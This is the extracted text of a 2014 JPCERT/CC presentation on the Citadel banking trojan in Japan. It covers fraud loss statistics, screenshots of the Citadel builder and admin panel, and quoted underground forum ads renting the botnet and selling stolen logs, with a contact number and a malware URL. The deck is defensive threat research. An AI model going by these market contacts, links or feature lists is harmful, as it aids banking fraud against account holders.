

Fight Against Citadel in Japan

2014/02/18

JPCERT/CC 分析センター

中津留 勇

目次

- 背景
 - 日本における不正送金被害
- Citadel の分析
 - 動作概要
 - 暗号化
- メイキング Citadel Decryptor
- Citadel Decryptor
 - 復号方法
 - デモ


背景

日本における不正送金被害

14億600万円

標的となった金融機関は **32**

3億800万円



2011年

4800万円



2012年



2013年

http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

その裏で . . .

平成26年 1月30日
警 察 庁

平成25年中のインターネットバンキングに係る 不正送金事犯の発生状況等について

1 平成25年中の発生状況

- (1) 1,315件, 約14億600万円と過去最大の被害。特に6月以降、急増
(別紙「1」)
- (2) 被害に遭った銀行の数も月ごとに拡大
(別紙「2」)
- (3) 犯行等の状況
 - ア 被害口座は個人名義がほとんどである。
 - イ 被害口座に係るパスワード等を入手する方法は、コンピュータウイルスなどで表示した不正画面に入力を求めるものが主。ただし、11月以降、メールでフィッシングサイトに誘導するものが多発
 - ウ 不正送金等の態様は、
 - 不法に売買された口座を用いて送金し、出金役がATMで引き出すもの～約5割
 - 真正な名義の口座を用いるものの、資金移動業者を介して不法に国外送金するもの～約2割

http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

不正送金に関連したマルウェア

Zeus

SpyEye

Carberp

etc.

Ice IX

Citadel

GameOver

Citadel の感染被害



対策技術 不正プログラム ルートキット ポットウイルス 新種ウイルス フィッシング グレー
ウェア クライムウェア スパイウェア コラム スпамメール 統括 速報 TrendLabs
Report Weekly Threat Info 日本発 攻撃手法 セキュリティホール Webからの脅威 改ざ
ん 感染媒体 メール メッセンジャー リムーバブル ファイル共有ソフト 携帯端末



 ホーム

 検索

 RSSフィー

7月 23 **オンライン銀行詐欺ツール「Citadel」：日本での被害増加を確認、国内で2万台以上の感染**

by シニアスペシャリスト 岡本 勝之

★★★★★ (2 投票, 平均値/最大値: 4.00 / 5) [ブックマークへ追加](#)    [5 users](#)  [この記事印刷](#)

トレンドマイクロの脅威調査機関である「Forward-looking Threat Research (FTR)」では、さまざまな調査を行っていますが、その調査の中で、日本での被害が 96%以上を占めるオンライン銀行詐欺ツールの攻撃キャンペーンを確認しました。オンライン銀行詐欺ツールとは、オンライン銀行口座の不正操作による金銭窃取を最終的な目的とする不正プログラムの総称です。現在では、正規オンライン銀行Webページ上で各種認証情報の入力促す偽のポップアップを表示し、情報を詐取する手口が中心になっています。日本に特化したオンライン銀行詐欺ツールの攻撃については、[2012年10月29日のブログ記事](#)、[2012年2月14日のブログ記事](#)、「[2012年第1四半期セキュリティトレンドアップデート](#)」などで触れていますが、今回確認され



革命的な
軽快さ

ウイルスバスター
クラウド
30日間無料体験版



ウイルス
ベ




脆弱性対策情報


- [JVN#23256725](#):
[Opera browser for AndroidにおけるIntentスキャンURL処理に関する脆弱](#)
- [JVN#09002061](#)

<http://blog.trendmicro.co.jp/archives/7547>

インシデント全体像



Web Injects



Web Injects デモ

マルウェアの作成・管理ツール



Citadel Builder
Universal Spyware System

Current version
Version: 1.3.4.5
Build time: 22:23:30 20.09.2012 GMT
Signature: avltree
Login key: C2E51B1A9C3B93372D8D560591E7AE42

Information about active bot
Encryption key:

Remove bot

Configuration
Source configuration file:
C:\Documents and Settings\kanri\Desktop\Citadel 1.3.4.5 Botn
Browse... Edit...
Build the bot configuration Build the bot files-proxy

Building bot
Build Bot Build Modules



Citadel
Universal Spyware System

● Search in database ● Online?

Information:
Current user: admin
31.01.2014
00:28:47 @ Asia/Tokyo

Statistics:
Summary
OS
Installed Software

Botnet:
Bots
Web-Injects
Scripts
VNC

Reports:
Search in database
Favorite reports

Connect to another DB
Database: Current [Setup]

Filter
Search from date (dd.mm): 18.12 to date: 19.12

Bots: XPSP2-IE6_7875768F98640C83 Botnets:
IP-addresses: Countries:

Search string:
Stop-words:

アンダーグラウンドでの売買

▶ [P][rent]Citadel – Banking botnet.

Hello members of ljuska!

I am here to offer CITADEL **1.3.5.1** Rain Edition Botnet Setup Service.

Bot features:

- video module (record vid
- screenshots (make scree
- webinjects (you can add
- VNC module. (access to
- Account parser (collect a
- jabber notifier
- socks5 (backconnect ser
- Form grabber and injects
- Redirect technology to hi
- keylogger

Original description of Cita

<http://malware.dontneedcc.com>

<http://malware.dontneedcc.com>

Price: 500 LR/Every month

You will get Citadel admin

Selling records of the Trojan citadel of 2012.

Accumulated over the entire year, about 1.5TB reports and so are sold at the following rates:

100GB = 1000WMZ

10GB = 200WMZ

5GB = 100WMZ

1GB = 25WMZ

And so, the test is successful, the Trojan citadel [!]

Link


Jabber: [\[can see links only to registered users. Зарегистрироваться...\]](#)

ICQ: 672378794

PS: country CA IT TR


Free logs can be found here

Image


 [SnimokCIT.JPG](#) (14.2 KB, 4 views)

Last edited ANSIP; 24.01.2013 at 16:17.

インシデント対応

